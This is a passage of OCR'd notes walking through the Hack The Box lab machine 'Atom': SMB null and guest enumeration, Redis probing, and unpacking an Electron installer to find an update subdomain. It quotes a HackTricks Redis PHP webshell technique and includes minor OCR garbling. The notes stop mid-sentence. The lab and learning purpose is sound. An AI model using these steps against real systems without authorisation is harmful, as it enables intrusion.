
150 HTB ATOM

[HTB] ATOM

by Pablo

- **Resources:**

> 1. **Savitar** `https://htbmachines.github.io/`
> 2. `https://0xdf.gitlab.io/`
> 3. `https://www.deepl.com/translator`
> 4. `https://www.hackingdna.com/2021/05/pentest-notes-how-to-use-smbmap.html`
> 5. `https://book.hacktricks.xyz/network-services-pentesting/6379-pentesting-redis`
> 6. `https://blog.doyensec.com/2020/02/24/electron-updater-update-signature-bypass.html`



Atom

OS: Windows

Difficulty: Medium

Points: 30

Release: 17 Apr 2021

IP: 10.10.10.237

Objectives:

```
1. SMB Enumeration
2. EXE Binary Analysis
3. Abusing electron-updater - Signature Validation Bypass [RCE]
4. Abusing PortableKanban - Reading the encrypted password
5. Redis Enumeration - Obtaining the encrypted password of the administrator user
6. Decrypting obtained passwords + Abusing WinRM (Evil-WinRM) [Privilege Escalation]
```

1. **Nmap**

```
1. ▷ ping -c 1 10.10.10.237
64 bytes from 10.10.10.237: icmp_seq=1 ttl=127 time=192 ms
--- 10.10.10.237 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
2. ▷ whichsystem.py 10.10.10.237
10.10.10.237 (ttl -> 127): Windows
3. ▷ nmap -A -Pn -n -vvv -oN nmap/portzscan.nmap -p 80,135,443,445,5985,6379 atom.htb
80/tcp   open  http     syn-ack Apache httpd 2.4.46 ((Win64) OpenSSL/1.1.1j PHP/7.3.27)
135/tcp  open  msrpc    syn-ack Microsoft Windows RPC
443/tcp  open  ssl/http syn-ack Apache httpd 2.4.46 (OpenSSL/1.1.1j PHP/7.3.27)
445/tcp  open  ��^W�-V    syn-ack Windows 10 Pro 19042 microsoft-ds (workgroup: WORKGROUP)
5985/tcp open  http     syn-ack Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
OS: Windows 10 Pro 19042 (Windows 10 Pro 6.3)
```

2. **CrackMapExec Nullsession**

```
1. ▷ crackmapexec smb 10.10.10.237
SMB 10.10.10.237    445    ATOM    [*] Windows 10 Pro 19042 x64 (name:ATOM) (domain:ATOM) (signing:False)
(SMBv1:True)
```

2. **Whatweb**

```
1. ▷ whatweb http://10.10.10.237
http://10.10.10.237 [200 OK] Apache[2.4.46], Bootstrap, Country[RESERVED][ZZ], Email[MrR3boot@atom.htb], HTML5,
HTTPServer[Apache/2.4.46 (Win64) OpenSSL/1.1.1j PHP/7.3.27], IP[10.10.10.237], OpenSSL[1.1.1j], PHP[7.3.27],
Script, Title[Heed Solutions]
   Did you know? Whatweb can be used with HTTPS.
   ▷ whatweb https://10.10.10.237, if you see 443 open you can use https with whatweb. However, it rarely enumerates any extra information.
   We find a domain name atom.htb. Add that to your hosts file.
```

3. **SMBCLIENT NULLSESSION**


```
▷ smbclient -L 10.10.10.237 -N

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
        Software_Updates Disk
SMB1 disabled -- no workgroup available
SUCCESS, we got a successful null session using smbclient. That is rare.
```

4. **SMBMAP *null* VS *guest session*.**

- *#pwn_smbmap_guest_sessions*
- *#pwn_smbmap_null_VS_guest_session*
- *#pwn_smbmap_guest_session_VS_NULL_session*

```
smbmap -H 10.10.10.237
FAIL
 ▷ smbmap -H 10.10.10.237 -u 'nullsession' --no-banner
[*] Detected 1 hosts serving SMB                                              [*] Established 1 SMB connections(s) and 0 authentidated session(s)
FAIL
▷ smbmap -H 10.10.10.237 -u 'null' --no-banner
FAIL
I can not get smbmap to work for me for  some reason.
I found this site with great usage examples for SMBMAP
https://www.hackingdna.com/2021/05/pentest-notes-how-to-use-smbmap.html
▷ smbmap -u guest -p "" -d . -H 10.10.10.237
SUCCESS, I was able to enumerate all the shares as guest. I got the command from the website
```



```
~ ▷ smbmap -u guest -p "" -d . -H 10.10.10.237

    ________  ___      ___  _______   ___      ___       __         _______
   /"       )|"  \    /"  ||   _  "\ |"  \    /"  |     /""\       |   __ "\
  (:   \___/  \   \  //   |(. |_)  :) \   \  //   |    /    \      (. |__) :)
   \___  \    /\  \/.    ||:     \/   /\  \/.    |   /' /\  \     |:  ____/
    __/  \   |: \.        |(|  _  \  |: \.        |  //  __'  \    (|  /
   /" \   :) |.  \    /:  ||: |_)  :)|.  \    /:  | /   /  \   \  /|__/ \
  (_______/  |___|\__/|___|(_______/ |___|\__/|___|(___/    \___)(_______)
 -----------------------------------------------------------------------------
 SMBMap - Samba Share Enumerator v1.10.2 | Shawn Evans - ShawnDEvans@gmail.com
                     https://github.com/ShawnDEvans/smbmap

[*] Detected 1 hosts serving SMB
[*] Established 1 SMB connections(s) and 1 authentidated session(s)

[+] IP: 10.10.10.237:445        Name: atom.htb                  Status: Authenticated
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        ADMIN$                                                  NO ACCESS       Remote Admin
        C$                                                      NO ACCESS       Default share
        IPC$                                                    READ ONLY       Remote IPC
        Software_Updates                                        READ, WRITE
~ ▷
```

OpenSSL enumeration

- *#pwn_OpenSSL_query_HTB_ATOM*

```
openssl s_client -connect 10.10.10.237:443
FAIL, nothing interesting, the common name equals localhost
depth=0 CN = localhost
```

7. **TIME STAMP** `01:02:41`
8. **Lets enumerate the webpage**

```
https://10.10.10.237/
Warning: Potential Security Risk Ahead
```

```
click advanced accept the "risk" and continue
# Heed | A Leading Software Organization
We make software to help people in their daily routines. We bring the best to the market. Introducing A Simple Note Taking Application.
We check out the website certificate (about:certificate). If you do not know how to view a web certificate then you suck. lol j/k. I would advise that you watch several tutorials on PKI, and PUBLIC Key Cryptograpy. You will need to know the 'basics of cryptography' and 'certificate handeling' for websites. As this is mostly related to TLS and encryption as well. You should always view the certificate of a site if you are looking for a common name or FQDN. Unfortunately, there is not anything we have not seen already. Common Name localhost, we knew that already.
We find a sub-directory page
https://10.10.10.237/releases/
It has a file heed_setup_v1.0.0.zip

```


Passive Recon: `Port Numbers`

9. **In the `nmap` scan we have this `port 6379`. Apparently this is `Redis`. *If you ever have a port and want to see what are the major vulnerabilities associated with the port* just do a search for the port number on `book.hacktricks.xyz`.**

What is *Redis*?

```
We need to find out about this port 6379. I want to find out what it is and what are some vulns for it. No better place to look for it than HackTricks site.
Clicking on the results of the search for port 6379 on the HackTricks site takes us to this link.
https://book.hacktricks.xyz/network-services-pentesting/6379-pentesting-redis
```

- *#pwn_enumerating_port_numbers_using_HackTricks*



https://book.hacktricks.xyz/welcome/readme?q=6379

Search

6379

Network Services Pentesting

6379 - Pentesting Redis

Go to page

Automatic Enumeration
Some automated tools that can help to obtain info from a redis instance: nmap --script redis-info -sV -p 6379 <IP> msf> use auxiliary/scanner/redis/redis_server

PHP Webshell
Info from here. You must know the path of the Web site folder: root@Urahara:~# redis-cli -h 10.85.0.52 10.85.0.52:6379> config set dir /usr/share/nginx/html OK 10.85.0.52:6379> config set dbfilename redis.php OK 10.85.0.52:6379> set test "<?php phpinfo(); ?>" OK 10.85.0.52:6379>...

Basic Information
Redis is an open source (BSD licensed), in-memory data structure store, used as a database, cache and message broker (from here). By default and commonly Redis uses a plain-text based protocol, but you have to keep in mind that it can also implement ssl/tls. Learn how to run Redi...

Load Redis Module
Following the instructions from https://github.com/n0b0dyCN/RedisModules-ExecuteCommand you can compile a redis module to execute arbitrary commands. Then you need some way to upload the compiled module Load the uploaded module at runtime with MODULE LOAD /path/to/mymodule.so Lis...

Banner
Redis is a text based protocol, you can just send the command in a socket and the returned values will be readable. Also remember that Redis can run using ssl/tls (but this is very weird). In a regular Redis instance you can just connect using nc or you could also use redis-cli:...

`Redis-CLi` install and usage (BlackArch)

- *#pwn_REDIS_redis_cli_Knowledge_Base*

10. **The `HackTricks` website for the 6379 Redis page recommends we install `redis-cli`.**

```
Install redis-cli on BlackArch
sudo pacman -S redis
The redis package comes with the cli
Connect to a Redis server
▷ redis-cli -h 10.10.10.237
10.10.10.237:6379> help
```

```
6. Remember HackTricks has a great page on Redis usage: https://book.hacktricks.xyz/network-services-pentesting/6379-pentesting-redis
7. I type info but authentication is required.
8. 10.10.10.237:6379> info
NOAUTH Authentication required.
```

11. **Download the file from earlier that we see** `heed_setup_v1.0.0.zip`

```
1. https://10.10.10.237/
2. Click on the windows logo at the bottom
3. ▷ 7z l heed_setup_v1.0.0.zip
4. 2021-04-09 17:07:30 ....A  46579160 46566001  heedv1 Setup 1.0.0.exe
5. ▷ 7z x heed_setup_v1.0.0.zip
'heedv1 Setup 1.0.0.exe'
6. ▷ file heedv1\ Setup\ 1.0.0.exe
heedv1 Setup 1.0.0.exe: PE32 executable (GUI) Intel 80386, for MS Windows, Nullsoft Installer self-extracting archive, 5 sections
```

7z extracting windows `.exe` files for analysis

- *#pwn_7z_windows_exe_file_extraction*
- *#pwn_Windows_EXE_archive_extraction_using_7z*
- *#pwn_7zip_uncompress_EXE_file*

12. **Did you know? You can run 7z on exe files..**

```
1. ▷ 7z l heedv1\ Setup\ 1.0.0.exe
....................................
Compressed Name
----- ------------
6921  $PLUGINSDIR/System.dll
42421 $PLUGINSDIR/StdUtils.dll
4615  $PLUGINSDIR/SpiderBanner.dll
2027  $PLUGINSDIR/nsProcess.dll
06:37:24 $PLUGINSDIR/app-64.7z
219732 $PLUGINSDIR/nsis7z.dll
06:37:26 Uninstall heedv1.exe
1080  $PLUGINSDIR/WinShell.dll
----- ------------
06:37:26 46103281

2. Apparently you can also use 7 zip to extract the contents of a .exe file.  dlls make up and executable and I did not even know that.
3. Also notice that there is another archived file inside our executable file. app-64.7z . Thats crazy. lol
4. Lets extract the contents of our 'heedv1 Setup 1.0.0.exe' file using 7z
5. /atom/heedv ▷ 7z x heedv1\ Setup\ 1.0.0.exe
Everything is Ok
Files: 8
Size:       46771593
Compressed: 46579160
6. ▷ ls -lahr
Permissions Size User  Date Modified Name
drwxr-xr-x     - haxor 30 Nov 01:16  ..
drwxr-xr-x     - haxor 30 Nov 01:16  .
drwx------     - haxor 30 Nov 01:16  $PLUGINSDIR
.rw-r--r--  136k haxor  9 Apr  2021  'Uninstall heedv1.exe'
.rw-r--r--   47M haxor 30 Nov 01:15  'heedv1 Setup 1.0.0.exe'
7. atom/heedv ▷ cd \$PLUGINSDIR/
8. atom/heedv/$PLUGINSDIR ▷ 7z x app-64.7z
9. atom/heedv/$PLUGINSDIR ▷ grep -r -i "electron" --text | less -S
10. We need to grep for electron.
11. I am looking for .asar files you can install on debian using NPM
12. To install on BlackArch do '$ sudo pacman -S asar'
13. atom/heedv/$PLUGINSDIR ▷ grep -r -i "asar" --text | less -S
14. FAIL. I dont know why i did a recursive search
15. atom/heedv/$PLUGINSDIR ▷ find . -type f -name '*.asar'
16. SUCCESS, we find some .asar extensions
./resources/app.asar
./resources/electron.asar
17. Lets list the contents and open them using the asar tool.
18. atom/heedv/$PLUGINSDIR/resources ▷ asar l app.asar
Wow, there is a ton of javascript and other files inside.
19. I am going to mention this asar file installation and usage below because it warrants more discussion.
```

ASAR installation and usage

- *#pwn_ASAR_installation_and_usage_archiver_and_extraction_tool_for_ASAR_files*

What is an `.asar` archive? How can I extract these files?

13. **How to install `asar tool` for extracting and listing `.asar` files. I am copying what I wrote above and adding more context**

```
1. Ok, we have been drilling down into this zip file using 7z and then we extracted the contents of and .exe file using 7z. Now we have this ".asar" extension that contains json files and other important files to enumerate.
2. As I stated before i was looking for .asar files you can install on debian using NPM
3. To install on BlackArch do '$ sudo pacman -S asar'
4. atom/heedv/$PLUGINSDIR ▷ grep -r -i "asar" --text | less -S
5. FAIL. I dont know why i did a recursive search
6. atom/heedv/$PLUGINSDIR ▷ find . -type f -name '*.asar'
7. SUCCESS, we find some .asar extensions
8. ./resources/app.asar
9. ./resources/electron.asar
10. Lets list the contents and open them using the asar tool.
11. atom/heedv/$PLUGINSDIR/resources ▷ asar l app.asar
12. Wow, there is a ton of javascript and other files inside.
13. With the ASAR tool you do not have to extract the entire directory. You can extract only 1 json, js file for example. Lets extract 'main.js'. That should be an interesting file to look at.
14. ▷ asar l app.asar | grep main
/main.js
/node_modules/electron-updater/out/main.js
/node_modules/electron-updater/out/main.js.map
/node_modules/lazy-val/out/main.js
/node_modules/lazy-val/out/main.js.map
15. atom/heedv/$PLUGINSDIR/resources ▷ asar ef app.asar main.js
16. atom/heedv/$PLUGINSDIR/resources ▷ cat main.js
17. I did a quick password hunting attempt incase there was some plain text password. No luck. I can make out some encrypted passwords.
18. ▷ grep -Rnwi . -e 'password' --text 2>/dev/null
19. Fail lets enum the yml file
20. ▷ cat app-update.yml
21. We find a subdomain
22. updates.atom.htb. So i add it to the hosts file.
23. ▷ ping -c 1 updates.atom.htb
1 packets transmitted, 1 received, 0% packet loss, time 0ms
24. Savitar points out that we could have saved a ton of time without having to extract all the .exe files by just using strings tool. lol
25. atom/heedv ▷ strings 'heedv1 Setup 1.0.0.exe' | grep http
url: 'http://updates.atom.htb'
https://sectigo.com/CPS0D
3http://crl.sectigo.com/SectigoRSATimeStampingCA.crl0t
3http://crt.sectigo.com/SectigoRSATimeStampingCA.crt0#
http://ocsp.sectigo.com0
?http://crl.usertrust.com/USERTrustRSACertificationAuthority.crl0v
3http://crt.usertrust.com/USERTrustRSAAddTrustCA.crt0%
http://ocsp.usertrust.com0
26. Strings is a powerful tool.
27. atom/heedv ▷ strings 'heedv1 Setup 1.0.0.exe' | grep "password"
28. FAIL
29. atom/heedv ▷ strings 'heedv1 Setup 1.0.0.exe' | grep -i -A2 -B2 "admin"
30. FAIL
```

Still no credentials. Lets try that share we found with `smbclient`

14. **Way earlier when we ran `smbclient` and `smbmap` we found a share that we had read write access to. It was called `Software_Updates`. Lets see what we can find in this share.**

```
1. ▷ smbmap -u guest -p "" -d . -H 10.10.10.237
2. ▷ smbclient //10.10.10.237/Software_Updates -N
Try "help" to get a list of possible commands.
smb: \> dir
  .                                   D        0  Thu Nov 30 03:23:22 2023
  ..                                  D        0  Thu Nov 30 03:23:22 2023
  client1                             D        0  Thu Nov 30 03:23:22 2023
  client2                             D        0  Thu Nov 30 03:23:22 2023
  client3                             D        0  Thu Nov 30 03:23:22 2023
  UAT_Testing_Procedures.pdf          A    35202  Fri Apr  9 07:18:08 2021
3. There is nothing in the client directories
4. Lets get the pdf
5. smb:\> get "UAT_Testing_Procedures.pdf"
6. SUCCESS
7. Ok lets do a recurse again to enumerate the share files.
8. I tried using the command Savitar used and it does not work for me.
9. ▷ smbmap -H 10.10.10.237 -u 'null' --no-banner -r Software_Updates
10. So I tried it as a guest and it worked
11. ▷ smbmap -u guest -p "" -d . -H 10.10.10.237 -r Software_Updates
12. After reading the pdf. They drop a big hint at the smb share 'Software_Updates' and since we know we have
```

